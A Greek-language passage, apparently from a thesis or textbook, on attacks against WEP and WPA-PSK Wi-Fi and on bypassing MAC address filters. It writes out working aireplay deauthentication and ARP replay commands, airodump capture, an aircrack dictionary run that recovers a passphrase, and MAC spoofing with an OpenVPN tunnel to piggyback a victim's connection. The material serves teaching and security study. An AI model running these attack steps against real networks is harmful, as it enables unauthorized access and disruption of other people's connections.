Στην Καταγραφή 3.11, βλέπουμε μια διαδικασία όπου το aireplay αναμεταδίδει ένα αίτημα ARP. Η εντολή «-x 800» λέει στο aireplay να αναμεταδίδει ένα πλαίσιο 800 φορές ανά δευτερόλεπτο, η εντολή«-3» επιτρέπει τη λειτουργία αναμετάδοσης, η «-b 00:12:17:49:D1:81» είναι η BSSID που θέλουμε να επιτεθεί, και η «-h 00:0E:35:A3:0F:56» είναι η διεύθυνση MAC του πελάτη στο δίκτυο Wi-Fi. Η τελευταία γραμμή του aireplay δίνει την κατάσταση σχετικά με το πόσα πακέτα έχει παρακολουθήσει, και πόσα από αυτά είναι πακέτα ARP. Την στιγμή της εικόνας ο αριθμός «5.720» μας δείχνει ότι ένα πακέτο ARP έχει αναμεταδοθεί 5.720 φορές.

3.3.5.2 Εξαναγκασμός επανα-πιστοποίησης

Καταγραφή 3.12 Μετάδοση των πλαισίων από-πιστοποίησης.

```
# ./aireplay -0 5 -a 00:13:10:9B:47:F1 ath0
Use -c to target a specific station.
16:01:04  Sending DeAuth to broadcast -- BSSID: [00:13:10:9B:47:F1]
16:01:04  Sending DeAuth to broadcast -- BSSID: [00:13:10:9B:47:F1]
16:01:05  Sending DeAuth to broadcast -- BSSID: [00:13:10:9B:47:F1]
16:01:09  Sending DeAuth to broadcast -- BSSID: [00:13:10:9B:47:F1]
16:01:12  Sending DeAuth to broadcast -- BSSID: [00:13:10:9B:47:F1]
```

Η δεύτερη μέθοδος απεικονίζεται στην Καταγραφή 3.12, όπου εισάγονται πλαίσια από-πιστοποίησης σε κάποιον πελάτη, ώστε να τον αναγκάσει να αποκαταστήσει την πιστοποίηση του. Σύμφωνα με πειράματα αυτή η μέθοδος δεν αποδίδει πολύ καλά. Φαίνεται από τον πελάτη, που είναι ένας Intel IPW2915ABG με προσαρμογέα Mini-PCI με IPW-1.0.4 και οδηγούς Linux, ότι θα πρέπει να περιμένει για ένα μικρό χρονικό διάστημα, πριν προσπαθήσει να επαναλάβει την πιστοποίησή του. Το ποσοστό της συλλογής IVs είναι περίπου το μισό. Η επίθεση μπορεί να γίνεται κατανοητή στο στόχο λόγω του ότι διακόπτει το θύμα από την εργασία που πραγματοποιεί και του στερεί την πρόσβαση (έως ότου αυτό ξανά πιστοποιηθεί). Μια πανομοιότυπη επίθεση επανα-πιστοποίησης απεικονίζεται στην Εικόνα 3.15 όπου χρησιμοποιείται για την επίθεση σε ασφάλεια WPA ώστε να αναγκάσει τον πελάτη να επαναλάβει μια «χειραψία» (four-way-handshake) WPA.

3.3.5.3 Χρησιμοποιώντας μια Γνωστή Ακολουθία κλειδιών


Μια Ακολουθία κλειδιών και IV μπορεί να χρησιμοποιηθεί για την εισαγωγή πακέτων , όπως περιγράφεται στο Τμήμα 3.3.4 . Χρησιμοποιώντας εκτεταμένες γνώσεις του δικτύου , ή με μερικές πολύ καλές εικασίες, το αίτημα ICMP μπορεί να κατασκευαστεί. Το αίτημα ICMP απαιτεί δύο διευθύνσεις, IP πηγής και προορισμού. Η διεύθυνση προορισμού πρέπει να ανήκει σε έναν πελάτη που βρίσκεται μέσα στο δίκτυο, αλλά ο προορισμός μπορεί να είναι οποιαδήποτε διεύθυνση IP, εφ 'όσον η απάντηση αποστέλλεται μέσω του δικτύου Wi-Fi. Η εικασία μια έγκυρης διεύθυνσης πηγής μπορεί να είναι κάτι πολύ δύσκολο , δεδομένου ότι υπάρχουν 2^{32}πιθανές τιμές για μια διεύθυνση IP. Όπως αντιλαμβάνεται κανείς η τύχη έχει και τα όρια της, αλλά θα μας βοηθήσει αν γνωρίζουμε, ότι τα περισσότερα σημεία πρόσβασης έχουν τους πελάτες τους στην ειδική κατηγορία των διευθύνσεων IP , τις 10.0.0.0/24 ή 192.168.0.0/16 σειρές . Το σημείο πρόσβασης συνήθως έχει την πρώτη διεύθυνση της περιοχής, π.χ. την 192.168.0.1 , ενώ στους πελάτες Wi-Fi δίνονται οι διευθύνσεις 192.168.0.100 . Λογισμικά προγράμματα για τη δημιουργία πακέτων εισαγωγής κατάλληλα για την επιτάχυνση IV δεν είναι διαθέσιμα στο ευρύ κοινό. Η ARP αναμετάδοση είναι πιο εύκολη , εφόσον οι αιτήσεις ARP είναι εύκολο να εντοπιστούν.

3.3.5.4 Παρακίνηση κυκλοφορίας σε ένα άδειο δίκτυο

Ένα σημείο πρόσβασης δέχεται μόνο τα πλαίσια που προέρχονται από επικυρωμένους πελάτες. Τι θα συμβεί αν δεν υπάρχουν πελάτες που συνδέονται στο σημείο πρόσβασης; Είναι δυνατόν να προκαλέσουμε το σημείο πρόσβασης να μετάδοση κρυπτογραφημένα πακέτα. Για όσο η πιστοποίηση του δικτύου είναι ανοικτή (ή εύθραυστή όπως αναφέρεται στο τμήμα 3.3.3), ο εισβολέας μπορεί να επικυρωθεί και να συνδεθεί στο δίκτυο. Το σημείο πρόσβασης θα προωθήσει κίνηση που προορίζεται είτε για τη διεύθυνση MAC του δικτύου είτε για την διεύθυνση εκπομπής. Εδώ και πάλι τα ARP έρχονται να μας βοηθήσουν. Τα ARP πακέτα από πελάτες ενσύρματου δικτύου, καταλήγουν στο δίκτυο Wi-Fi και αυτοπροωθούνται σε έναν «ψεύτικο» πελάτη. Έτσι πλέον η αναμετάδοση μπορεί να επιχειρηθεί, όπως περιγράφηκε στο Τμήμα 3.3.5.1.

3.3.5.5 Αποτελέσματα

Σχήμα 3.7 Χρόνος που απαιτείται για την συγκέντρωση αρκετών IVs.



Έγινε προσπάθεια να καθοριστεί πόσο γρήγορα μπορεί να «ανακτηθεί» ένα κλειδί WEP χρησιμοποιώντας τον «επιταχυντή IV», έτσι οι μετρήσεις έγιναν για τον υπολογισμό πλαισίων ανά δευτερόλεπτο που θα μπορούσαν να μεταδοθούν σε διάφορα δίκτυα. Ο Πίνακας 3.1 παρουσιάζει τα αποτελέσματα από τη μέτρηση πλαισίων με το πρόγραμμα συγκριτικής αξιολόγησης στην Καταγραφή 3.13. Οι μετρήσεις έγιναν όταν πλαίσια διαβιβάζονταν από ένα πραγματικό πελάτη. Μια μικρή έκπληξη είναι ότι ο αριθμός των πλαισίων/δευτερόλεπτο είναι λίγο πολύ σταθερός στις διάφορες ταχύτητες δεδομένων. Ο λόγος πίσω από αυτό είναι ότι κάθε πλαίσιο έχει ένα φυσικό στρώμα πρωτοκόλλου σύγκλισης (PLCP) που αποστέλλεται μπροστά από όλα τα πλαίσια. Η PLCP πάντα μεταδίδεται με ρυθμό 1 Mbps. Ο χρόνος για τη μετάδοση μικρών πακέτων κυριαρχείται από το χρόνο που χρειάζεται για να μεταδώσει το προοίμιο PLCP. Το σχήμα 3.7 απεικονίζει πόσα δευτερόλεπτα θα πάρει η συλλογή μιας σειράς IV σε σχέση με τα μεταδιδόμενα πλαίσια.

Πίνακας 3.1: Μετρημένα ανώτατα ποσοστά πλαισίων σε δίκτυα Wi-Fi.

Network Rate [Mbps]	Frames/second
1	1,500
2	2,250
5.5	3,150
6	4,850
9	4,850
11	4,870
12	3,480
18	4,780
24	4,600
36	4,920
48	4,950
54	4,900

.

```
# ./benchmark -i eth3
4859.35 frames/sec
MGT:  14 frames (14.00 fps)
RTS:  0 frames (0.00 fps)
CTS:  0 frames (0.00 fps)
ACK:  1919 frames (1918.74 fps)
DATA: 2927 frames (2926.61 fps)
======================
Total unique IV: 48389 unique ivs (2926.61 IV/sec)
ETA: 120 seconds
```

Καταγραφή 3.13 Benchmark program

3.3.5.6 Σύνοψη των Εργαλείων Λογισμικού

Το Airsnort ήταν το πρώτο διαθέσιμο στο κοινό εργαλείο για την προσπέλαση του κλειδιού WEP. Ήταν όμως αναγκαία μια μεγάλη ποσότηταIVs , προκειμένου να το πράξουν, χρειαζόταν από 5.000.000 έως 10.000.000IVs. Με βάση το Airsnort έγιναν επιθέσεις που περιγράφονται από τουςFiat , M , και Shamir που έδειξαν διάφορες αδυναμίες οι οποίες αργότερα «διορθώθηκαν» από το νεότερο εξοπλισμό Wi-Fi. Το συγκεκριμένο εργαλείο έχει αντικατασταθεί από Aircrack το οποία μπορεί να ανακτήσει το κλειδί WEP με λιγότερο από 300.000 μοναδικό IVs. Το Aircrack είναι μακράν το πιο δημοφιλές εργαλείο για την προσπέλαση κωδικών WEP. Μπορεί και επεκτείνει, βελτιώνει τις στατιστικές επιθέσεις, αλλά και εισάγει ορισμένες νέες ανακαλύψεις κυρίως του " KoreK " κατά τουWEP, που μέχρι και σήμερα κανένας εξοπλισμός Wi-Fi μπορεί να «αμυνθεί». Από την πρώτη έκδοση του έχει επεκταθεί ώστε να εκτελεί επιθέσεις «λεξικό WPA» και περιλαμβάνει ένα σύνολο εργαλείων που βοηθούν στην επιτάχυνση είσπραξης IV. Με τη βοήθεια μόνο των διαθέσιμων εργαλείων από Aircrack το WEP δεν είναι ασυνήθιστο να προσπελαστεί με ένα κωδικό 104 bit σε λιγότερο από 10 λεπτά. Το WEPLab περιλαμβάνει το ίδιο λογισμικό, αλλά έχει επίσης τη δυνατότητα να εξαπολύει την «επίθεση λεξικό» σε περιπτώσεις όπου μια συνθηματική φράση έχει χρησιμοποιηθεί για την δημιουργία του κωδικούWEP. Το WEP Wedgie είναι το εργαλείο εισαγωγής πακέτων ενώ μπορεί να κατασκευάσει μια ακολουθία κλειδιών από το αρχικό κοινόχρηστο κλειδί πιστοποίησης, και έχει τη δυνατότητα να το χρησιμοποιήσει για να κάνει την εισαγωγή πακέτων ώστε να μάθει το πραγματικό κωδικόWEP.

3.3.6 Συμπεράσματα σχετικά με το WEP

- Η πιστοποίηση δεν είναι αμοιβαία, δηλαδή ενώ ο πελάτης πιστοποιείται στο σημείο πρόσβασης, δεν συμβαίνει το αντίστροφο.
- Ο μηχανισμός πιστοποίησης και ο μηχανισμός κρυπτογράφησης χρησιμοποιούν το ίδιο κλειδί. Αυτό δίνει την ευκαιρία σε όποιον επιτίθεται να εκμεταλλευτεί τυχόν αδυναμίες, στην πιστοποίηση και στην κρυπτογράφηση ώστε να βρεί το ένα και μόνο κλειδί που χρειάζεται.
- Ο πελάτης πιστοποιείται μόνο κατά τη σύνδεση με το σημείο πρόσβασης, με αποτέλεσμα να είναι δυνατή η αποστολή πακέτων από έναν επιτιθέμενο, προσποιούμενος πως είναι ο πελάτης, αντιγράφοντας την διεύθυνση MAC του. Δε χρειάζεται να γνωρίζει το κλειδί για να στείλει έγκυρα πακέτα (εφόσον κάθε πακέτο πρέπει να είναι κρυπτογραφημένο με το κλειδί ώστε να μην απορριφθεί από το σημείο πρόσβασης), μπορεί μάλιστα να καταγράψει έγκυρα πακέτα από έναν άλλο πελάτη (ή και του ίδιου) και να τα ξαναστείλει τροποποιημένα ώστε να βρεί το κλειδί. Αυτή η διαδικασία είναι αδύνατον να ανιχνευθεί από το σημείο πρόσβασης.
- Η διαδικασία κρυπτογράφησης αποτελεί επίσης πρόβλημα. Σύμφωνα και με τα παραπάνω που έχουμε πει για τη λειτουργία του WEP, ισχύει ο τύπος:
- C= P $\oplus$ R όπου $\oplus$ είναι ο τελεστής XOR, C είναι η ciphertext, P είναι η plaintext με το ICV (P||ICV(P)) και R είναι η ψευδοτυχαία συμβολοσειρά που παράγεται από το κλειδί και το IV, μέσω του RC4 (RC4(key||IV)). Επειδή είναι πολύ εύκολο να βρεθεί η C και η P, μπορεί να υπολογιστεί η R και να επαναχρησιμοποιηθεί για οποιαδήποτε τιμή των C, P. Ο μηχανισμός των IVs του WEP δεν αντιμετωπίζει αυτό το πρόβλημα γιατί το IV επιλέγεται από τον πελάτη, στην περίπτωσή μας τον εισβολέα, ο οποίος μπορεί να στέλνει την R που θέλει.

3.4 Wi-Fi Protected Access (WPA)

Σε αυτή την ενότητα θα αναπτυχθούν ορισμένοι από τους μηχανισμούς ασφαλείας των Wi-Fi Protected Access και θα αποδειχθούν, τα λίγα, «τρωτά» σημεία του.

3.4.1 Ιστορικό

3.4.1.1WPA – PSK

Ο πιο συνηθισμένος τρόπος λειτουργίας ενός προστατευόμενου δικτύου Wi-Fi (WPA) είναι ο Wi-Fi Protected Access-Pre-Shared Key (WPA - PSK). Ο τρόπος αυτός μοιάζει πολύ με τον τρόπο λειτουργίας του WEP, ένας μυστικός κωδικός μοιράζεται ανάμεσα σε όλους τους πελάτες στο δίκτυο. Αυτός ο κοινός κωδικός ονομάζεται Pairwise Master Key (PMK). Όταν ένας πελάτης συνδέεται με ένα σημείο πρόσβασης στέλνει ένα Pairwise Transient Key (PTK) στο

σημείο πρόσβασης. Από το PTK παράγεται ένα MIC κλειδί, το οποίο θα χρησιμοποιηθεί για τη δημιουργία των MICs μεταδιδόμενων δεδομένων. Επίσης από το PTK υπολογίζονται τα κλειδιά κρυπτογράφησης RC4 , τα οποία είναι διαφορετικά σε κάθε κρυπτογραφημένο πλαίσιο.

3.4.2 **Σπάζοντας την Εμπιστευτικότητα (Confidentiality)**

Μέχρι στιγμής, γνωστή είναι μόνο μία επίθεση ώστε να προσπελαστεί η εμπιστευτικότητα-ασφάλεια που προβλέπεται από το WPA. Αυτή χρησιμοποιεί ως «τρύπα» το γεγονός ότι το ένα κλειδί WPA συχνά δημιουργείται από μια συνθηματική φράση.

3.4.2.1 Ανακτώντας ένα Passphrase Seeded WPA Key

Λόγω των ρυθμίσεων ασφαλείας συνήθως τα μυστικά PMK δημιουργούνται από ένα χρήστη με κάποια συνθηματική φράση . Η κωδική φράση πρέπει να πληκτρολογηθεί, ώστε να ληφθεί από το σημείο πρόσβασης, κάθε φορά και για κάθε πελάτη που συνδέεται με το δίκτυο. Η λειτουργία (Εξίσωση 3.4) για τη δημιουργία του PMK είναι ανοιχτά διαθέσιμη και έχει ληφθεί από [-7-] . Η είσοδος είναι η κωδική φράση , το SSID, το μήκος του SSID, το 4096 το οποίο καθορίζει τον αριθμό των φορών που ο αλγόριθμος θα πρέπει να επαναληφθεί , ενώτο 256- το μέγεθος στην έξοδο.

$$PMK = PBKDF\ 2\ (Passphrase, ssid, ssidLength, 4096, 256)\ (3.4)$$

Προκειμένου να γίνει μια επίθεση με λεξικό, είναι απαραίτητο να επικυρωθεί ότιτο PMK που δημιουργείται, είναι το σωστό κλειδί. Με τη βοήθεια του MIC αυτό καθίσταται δυνατόν. Συλλαμβάνοντας ένα πακέτο και αποκρυπτογραφώντας το χρησιμοποιώντας το PMK, που θέλουμε να επικυρώσουμε, ένα νέο MIC παράγεται από τα κρυπτογραφημένα δεδομένα. Έτσι συγκρίνοντας το δημιουργηθέν MIC με το αυθεντικό, αν ταιριάζουν πιθανότατα το PMK είναι το σωστό κλειδί.

Το WPA Cracker ήταν το πρώτο εργαλείο για την εφαρμογή της επίθεσης με λεξικό εναντίον της ασφάλειας WPA. Με την απόδοσή του να είναι περίπου 24 συνθηματικές φράσεις ανά δευτερόλεπτο, με την μέτρηση να έχει γίνει σε έναν" AMD Athlon (tm) 64 Processor 2800 + ".

Αργότερα δημιουργήθηκε ο δημοφιλές στις μέρες μας εργαλείο Aircrack ώστε να εφαρμόζει και την επίθεση λεξικού WPA εκτός από τις ισχυρές επιθέσεις του WEP. Ένας επεξεργαστής Pentium M που τρέχει στα 1,86 GHz καταφέρνει να μαντέψει μέχρι 150 συνθηματικές φράσεις ανά δευτερόλεπτο, ή να χρειάζεται περίπου μία ώρα ώστε να ελέγξει όλες τις λέξεις στην διάσημη «Νορβηγική» λίστα λέξεων. Κάθε λέξη που μπορεί να βρεθεί σε μια λίστα λέξεων είναι μια κακή επιλογή για την συνθηματική φράση-κωδικό.

Για την δημιουργία περισσότερων λέξεων που ταιριάζουν με τις συνήθεις απαιτήσεις μιας συνθηματικής φράσης με βάση τις λέξεις των λιστών. Για παράδειγμα, η προσάρτηση αριθμών ή συμβόλων στο τέλος των λέξεων , όπως οι αριθμοί 123, 999 , ή ακόμα τα σύμβολα όπως " ! " και"

? " . Υπάρχει το εργαλείο John the Ripper που είναι ένα εργαλείο για την αυτοματοποίηση της δημιουργίας αυτών των κωδικών με βάση τις απλές λέξεις των λιστών .

Τέλος θα πρέπει να γίνει η παραδοχή ότι λίγοι άνθρωποι επιλέγουν «δυνατούς» κωδικούς πρόσβασης , και αυτοί τους επιλέγουν κυρίως για τους «σημαντικούς» τους λογαριασμούς. Σίγουρα δεν χρησιμοποιούν τέτοιους για την πρόσβαση ή την εγγραφή τους σε διάφορες υπηρεσίες on-line , όπως forums , ή οτιδήποτε άλλο.

```
# airodump ath0 dump
   BSSID              CH  MB  ENC  PWR  Packets   LAN IP / # IVs   ESSID

   00:12:17:49:D1:81   6  48  WEP   21       23                0   linksys
   00:13:10:9B:47:F1   1  48        55     1279              118   Nedreveien
```

Καταγραφή 3.14:To Airodump capturing the 4-way handshake

Στην Καταγραφή 3.14 το Airodump θα « αιχμαλωτίσει » την κυκλοφορία από την interface ath0 συμπεριλαμβανομένου του 4-way handshake μόλις κάποιος πελάτης συνδεθεί. Η κίνηση αποθηκεύεται στο αρχείο dump.cap.

```
# ./aireplay -0 5 -a 00:13:10:9B:47:F1 ath0
Use -c to target a specific station.
16:01:04  Sending DeAuth to broadcast -- BSSID: [00:13:10:9B:47:F1]
16:01:04  Sending DeAuth to broadcast -- BSSID: [00:13:10:9B:47:F1]
16:01:05  Sending DeAuth to broadcast -- BSSID: [00:13:10:9B:47:F1]
16:01:09  Sending DeAuth to broadcast -- BSSID: [00:13:10:9B:47:F1]
16:01:12  Sending DeAuth to broadcast -- BSSID: [00:13:10:9B:47:F1]
```

Καταγραφή 3.15:To Aireplay injecting de-authentication frames

Η εντολή στην Καταγραφή 3.15 θα αναγκάσει την σύλληψη ενός 4 – way handshake μεταδίδοντας πλαίσια από-πιστοποίησης σε οποιονδήποτε έχει συνδεθεί με το συγκεκριμένο δίκτυο. Η παράμετρος - Ο 5 της εντολής aireplay οριοθετεί την αποστολή πέντε (5) πλαισίων (frames) από-πιστοποίησης, η παράμετρος-a 00:13:10:9B:47:F1 καθορίζει τη διεύθυνση BSSID αποστολής των πλαισίων αυτών, ενώ ath0 είναι η διεπαφή (interface) μετάδοσης του Wi-Fi. Κάθε (νέα) γραμμή που εμφανίζεται αναπαριστά ένα πλαίσιο από-πιστοποίησης που μεταδόθηκε. Τις περισσότερες φορές ένας από-πιστοποιημένος πελάτης, θα επαναλάβει τον έλεγχο πιστοποίησης δευτερόλεπτα αργότερα, ώστε να συνδεθεί ξανά με το δίκτυο. Όταν συλληφθεί από το airodump το 4-way handshake μπορεί να ξεκινήσει η διαδικασία του aircrack. Στο Καταγραφή 3.16 το aircrack εκτελεί μια επίθεση με λεξικό σε δίκτυο WPA PMK. Το μόνο που χρειάζεται να κάνει είναι η δοκιμή συνθηματικών (passphrase) στο συλημένο 4-way handshake. Όταν το aircrack δοκίμασε 38.480 συνθηματικές φράσεις, βρήκε το συνθηματικό melkesjokolade που ήταν η

ζητούμενη κωδική φράση του συγκεκριμένου WPA Wi-Fi δικτύου. Εμφανίζεται επίσης η PMK, και το PTK που χρησιμοποιείται από τη σύνδεση. Η τελευταία γραμμή είναι το κλειδί MIC.

```
# ./aircrack -e Nedreveien -w ../Tools/norwegian dump.cap
Opening dump.cap
Read 1507 packets.



                                aircrack 2.2


                    [00:04:15]  38480 keys tested (68.21 k/s))


                            KEY FOUND! [ melkesjokolade ]


      Master Key     : 4A A1 6A 13 CF 7A C7 72 6D F3 95 AE 5F 57 43 58
                       51 5F 52 C3 05 7D A5 97 8C 6F B3 90 93 8B 5C 37

      Transcient Key : 34 1D 01 3D F9 1D 44 1A 34 D1 6A DE 7B A8 91 45
                       4B 25 7A 91 F0 1E 38 61 AD 14 9E 32 15 92 EA 0B
                       1C E3 DA D9 EA E5 D3 CE 60 06 B1 BE 0F 57 C6 40
                       67 F2 B9 CB 54 24 CD 10 64 DB 44 65 4D D7 80 D1

      EAPOL HMAC     : 26 D1 7B 4A C0 88 D1 DA F0 89 73 E6 47 DE 36 60
```

Καταγραφή 3.16: Το Aircrack εκτελεί μια επίθεση λεξικού σε WPA δίκτυο

3.5 Security Supplements (βοήθημα)

3.5.1Προσπερνώντας τα φίλτρα της MAC Address

Τα φίλτρα διευθύνσεων MAC μπορεί να μην είναι μέρος των προδιαγραφών IEEE 802.11, παρόλα αυτά όμως βρίσκονται σε πολλά σημεία πρόσβασης Wi-Fi ως προαιρετικός μηχανισμός ασφαλείας. Σκοπός τους είναι να αρνηθούν την πρόσβαση σε οποιαδήποτε κάρτα διασύνδεσης δικτύου με μη επιτρεπόμενη διεύθυνση. Αυτά λειτουργούν ως ένας πίνακας εγκεκριμένων διευθύνσεων MAC που αποθηκεύονται στο σημείο πρόσβασης. Θα μπορούσαν να είναι αποτελεσματικά στη διατήρηση των γειτονικών πελατών έξω από ένα «ανοικτό» δίκτυο. Ωστόσο, οι διευθύνσεις MAC δεν κρατούνται μυστικές και ταυτόχρονα μια κάρτα δικτύου μπορεί εύκολα να αλλάξει τη διεύθυνσή της ώστε αυτή να ταιριάζει με τη διεύθυνση κάποιου άλλου. Το μόνο που πρέπει να γίνει για να παρακαμφθεί η συγκεκριμένη ασφάλεια είναι να συλλάβει ένα καρέ από τον πελάτη του οποίου θέλει να «αντιγράψει» την διεύθυνση και να περιμένει ώστε ο πελάτης να αποσυνδεθεί ώστε να μπορεί ο ίδιος να συνδεθεί, έχοντας την αντιγραμμένη διεύθυνση MAC.

3.5.1.1Αποφυγή Παρεμβολών

Το αποτέλεσμα δύο υπολογιστών που μοιράζονται ταυτόχρονα την ίδια διεύθυνση MAC, θα είναι να παρεμβαίνει ο ένας στον άλλο με κατάληξη το σημείο όπου η επικοινωνία θα διαταραχθεί και στο τέλος θα διακοπεί. Λύση στο συγκεκριμένο πρόβλημα για έναν εισβολέα θα

είναι η λήψη των απαντήσεων που απορρίπτονται ή αγνοούνται από τον αυθεντικό πελάτη. Για να γίνει αυτό, ο εισβολέας χρειάζεται ένα άνοιγμα στην άλλη πλευρά της επικοινωνίας (tunnel) δηλαδή θα πρέπει να έχει τον έλεγχο ενός άλλου υπολογιστή που βρίσκετε ήδη στο Διαδίκτυο.

Το Open VPN είναι ένα σύνολο λογισμικού σηράγγων διαθέσιμο για πολλές πλατφόρμες όπως τα Linux και τα Windows. Έχει την ικανότητα να ελέγχει την κυκλοφορία μιας σήραγγας μέσα μόνο των πακέτων UDP ή μίας σύνδεσης TCP. Επιπλέον, υπάρχουν χαρακτηριστικά που επιτρέπουν στην σήραγγα να κρυπτογραφηθεί και να επικυρωθεί και στα δύο της άκρα.

Το υπόλοιπο του συγκεκριμένου κεφαλαίου θα αποδείξει πώς μια σήραγγα OpenVPN έχει δημιουργηθεί στα Linux. Το πρόγραμμα ifconfig είναι ένα εργαλείο δικτύωσης για την ρύθμιση των διασυνδέσεων δικτύων σε μορφή Linux. Το route είναι ένα πρόγραμμα για τη ρύθμιση των διαδρομών δικτύου, έτσι ώστε η δικτυακή κίνηση να μεταδίδεται στο σωστό δίκτυο.

Καταρχήν το τελικό σημείο της σήραγγας πρέπει να είναι ανοιχτό, αυτό γίνεται με την εντολή στην πρώτη γραμμή της Καταγραφής 3.17

```
remotehelper# openvpn --local 192.168.5.1 --dev tun0
Mon Aug  8 17:09:11 2005 OpenVPN 2.0 i486-pc-linux-gnu [SSL] [LZO] [EPOLL]
built on Jul  6 2005
Mon Aug  8 17:09:11 2005 IMPORTANT: OpenVPN's default port number is now 1194,
based on an official port number assignment by IANA.  OpenVPN 2.0-beta16 and
earlier used 5000 as the default port.
Mon Aug  8 17:09:11 2005 ******* WARNING *******: all encryption and
authentication features disabled -- all data will be tunnelled as cleartext
Mon Aug  8 17:09:11 2005 TUN/TAP device tun0 opened
Mon Aug  8 17:09:11 2005 UDPv4 link local (bound): 192.168.5.1:1194
Mon Aug  8 17:09:11 2005 UDPv4 link remote: [undef]
Mon Aug  8 17:18:26 2005 Peer Connection Initiated with 192.168.5.4:1194
Mon Aug  8 17:18:26 2005 Initialization Sequence Completed
```

Καταγραφή 3.17: OpenVPN, ανοίγοντας το τελικό σημείο της σήραγγας.

Οι δύο παρακάτω εντολές ορίζουν την πορεία της κυκλοφορίας μέσω μιας υποδοχής βοήθειας (helpinghost)

```
remotehelper# ifconfig tun0 up 192.168.6.1
remotehelper# route add -net 192.168.6.0 netmask 255.255.255.0 tun0
```

Ο εισβολέας αλλάζει το προφίλ της κάρτας δικτύου του ώστε να χρησιμοποιήσει τη διεύθυνση MAC του πελάτη, την οποία ανακάλυψε μέσω παρακολούθησης των σημάτων. Η εντολή ifconfig έχει τα αναγκαία χαρακτηριστικά για να κάνει αυτό πραγματικότητα, ενώ με την παρακάτω εντολή μπορεί και αλλάζει τη διεύθυνση MAC της κάρτας διασύνδεσης δικτύου eth1 σε 01:02:03:04:05:06.

```
ifconfig eth1 hw ether 01:02:03:04:05:06
```

Ο εισβολέας πλέον έχει πανομοιότυπη πρόσβαση στο Διαδίκτυο με τον πελάτη. Προκειμένου να μην διαταράξει την επικοινωνία του πελάτη κατασκευάζεται μια σήραγγα έτσι ώστε όλη η κυκλοφορία να αποστέλλεται σε πακέτα UDP που προορίζονται για την υποδοχή βοήθειας (helpinghost) και συστάθηκε στην Καταγραφή 3.17. Το άνοιγμα του τούνελ στο τελικό σημείο γίνεται με την εντολή στην πρώτη γραμμή της Καταγραφή 3.18.

```
hacker# openvpn --remote 192.168.5.1 --dev tun0
Mon Aug  8 17:17:13 2005 OpenVPN 2.0 i486-pc-linux-gnu [SSL] [LZO] [EPOLL] built on
    Jul  6 2005
Mon Aug  8 17:17:13 2005 IMPORTANT: OpenVPN's default port number is now 1194,
based on an official port number assignment by IANA.  OpenVPN 2.0-beta16 and
earlier used 5000 as the default port.
Mon Aug  8 17:17:13 2005 ******* WARNING *******: all encryption and
authentication features disabled -- all data will be tunnelled as cleartext
Mon Aug  8 17:17:13 2005 TUN/TAP device tun0 opened
Mon Aug  8 17:17:13 2005 UDPv4 link local (bound): [undef]:1194
Mon Aug  8 17:17:13 2005 UDPv4 link remote: 192.168.5.1:1194
Mon Aug  8 17:17:23 2005 Peer Connection Initiated with 192.168.5.1:1194
Mon Aug  8 17:17:24 2005 Initialization Sequence Completed
```

Καταγραφή 3.18 : OpenVPN Σύνδεση με το τελικό σημείο της σήραγγας

Η σήραγγα έχει πλέον προετοιμαστεί και η δρομολόγηση πρέπει να ρυθμιστεί προκειμένου να εισαχθούν όλα τα πακέτα μέσα από αυτή. Ο εισβολέας εκδίδει τις ακόλουθες εντολές ifconfig και route. Η πρώτη γραμμή εκχωρεί τη διεύθυνση IP 192.168.6.2 στην πλευρά της σήραγγας του εισβολέα. Η δεύτερη γραμμή προσθέτει μια διαδρομή για το δίκτυο 192.168.6.0. Στην τελευταία γραμμή, η δρομολόγηση έχει ρυθμιστεί ώστε να στείλει το σύνολο της κίνησης μέσω της υποδοχής βοήθειας (helpinghost), η οποία έχει την διεύθυνση IP 192.168.6.1.

```
# ifconfig tun0 up 192.168.6.2
# route add -net 192.168.6.0 netmask 255.255.255.0
# route add default gw 192.168.6.1
```

Η σύνδεση στο διαδίκτυο είναι τώρα όπως θα έπρεπε κανονικά να είναι. Για να επιβεβαιωθεί ότι η σήραγγα βρίσκεται σε λειτουργία, επιχειρείται ένα ping στην IP διεύθυνση 67.84.33.100. Η απάντηση επιβεβαιώνει ότι η σήραγγα είναι σε πλήρη λειτουργία.

```
      # ping 67.84.33.100
PING 67.84.33.100 (67.84.33.100) 56(84) bytes of data.
64 bytes from 67.84.33.100: icmp_seq=1 ttl=46 time=152 ms
64 bytes from 67.84.33.100: icmp_seq=2 ttl=46 time=134 ms
```

Σε περίπτωση που ο πελάτης, το θύμα σε αυτή την περίπτωση, παρακολουθεί την κίνηση του δικτύου μέσω tcpdump θα δει τις παρακάτω γραμμές: Τα πακέτα UDP που τρέχουν μέσω της σήραγγας του εισβολέα. Τα πακέτα UDP αγνοούνται από τον πελάτη έτσι ώστε να μην διαταράσσεται η σύνδεσή του.

```
victim# tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 96 bytes
17:49:08.776252 IP 192.168.5.4.openvpn > 192.168.5.1.openvpn: UDP, length 84
17:49:08.909671 IP 192.168.5.1.openvpn > 192.168.5.4.openvpn: UDP, length 84
